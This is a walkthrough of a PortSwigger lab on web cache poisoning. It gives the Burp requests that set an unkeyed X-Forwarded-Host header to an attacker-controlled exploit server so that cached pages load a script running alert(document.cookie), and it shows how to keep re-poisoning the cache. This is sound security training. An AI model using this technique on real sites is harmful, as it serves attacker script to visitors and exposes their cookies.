PortSwigger
Lab Description
This lab is vulnerable to web cache poisoning because it handles input from an unkeyed header in an unsafe way. An unsuspecting user regularly visits the site’s home page. To solve this lab, poison the cache with a response that executes
alert(document.cookie)in the visitor’s browser.
Step 1: Understanding the Vulnerability
Web cache poisoning occurs when an attacker injects malicious content into a cached response that is then served to other users.
In this lab:
- The
X-Forwarded-Hostheader is unkeyed (not part of the cache key) - The application uses this header to generate an absolute URL for a JavaScript file
- By poisoning the cache with a malicious
X-Forwarded-Hostvalue, all users receive a malicious script
The attack chain:
- Attacker sends request with
X-Forwarded-Host: attacker.com - Cache stores response with attacker’s domain in script URL
- Victim requests home page → receives poisoned response
- Victim’s browser loads malicious script →
alert(document.cookie)
Step 2: Reconnaissance
Step 2.1: Load the Home Page
Open the lab’s home page in your browser.
Step 2.2: Find the Vulnerable Request

In Burp Proxy → HTTP history, find the GET / request.
Send it to Repeater.
Step 3: Testing the Vulnerability
Step 3.1: Add a Cache Buster
Add a unique query parameter to bypass cache while testing:
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Step 3.2: Add X-Forwarded-Host Header
GET /?cb=1234 HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: example.com
Observe the response: Look for a script tag with src="https://example.com/resources/js/tracking.js"

The X-Forwarded-Host header is reflected in the response
Step 4: Creating the Malicious Script
Step 4.1: On the Exploit Server
-
Go to the Exploit server
-
Create a file at the exact path:
/resources/js/tracking.js
-
Set the Body to:
alert(document.cookie)

- Click Store
Note your exploit server URL: https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net
Step 5: Poisoning the Cache
Step 5.1: Remove the Cache Buster
GET / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
X-Forwarded-Host: YOUR-EXPLOIT-SERVER-ID.exploit-server.net

Step 5.2: Send the Request Repeatedly
Keep sending the request until you see:
X-Cache: hitin the response headers- Your exploit server URL in the script tag

Step 5.3: Verify the Poisoned Cache
In your browser, visit the home page (no cache buster).

Expected result: alert(document.cookie) popup appears
Step 6: Keeping the Cache Poisoned
The cache expires every 30 seconds. You need to continuously re-poison the cache.
Option 1: Keep sending the request in Burp Repeater every few seconds

Option 2: Use Burp Intruder with a null payload to send requests continuously
Step 7: Lab Solved
Once the victim visits the poisoned home page, the lab solves automatically.
Success message displayed:
